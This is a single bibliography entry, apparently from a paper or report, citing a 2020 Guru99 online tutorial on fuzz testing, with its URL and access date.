[5] Guru99.com. 2020. *Fuzz Testing(Fuzzing) Tutorial: What Is, Types, Tools & Example*. [online] Available at: <https://www.guru99.com/fuzz-testing.html> [Accessed 8 May 2020].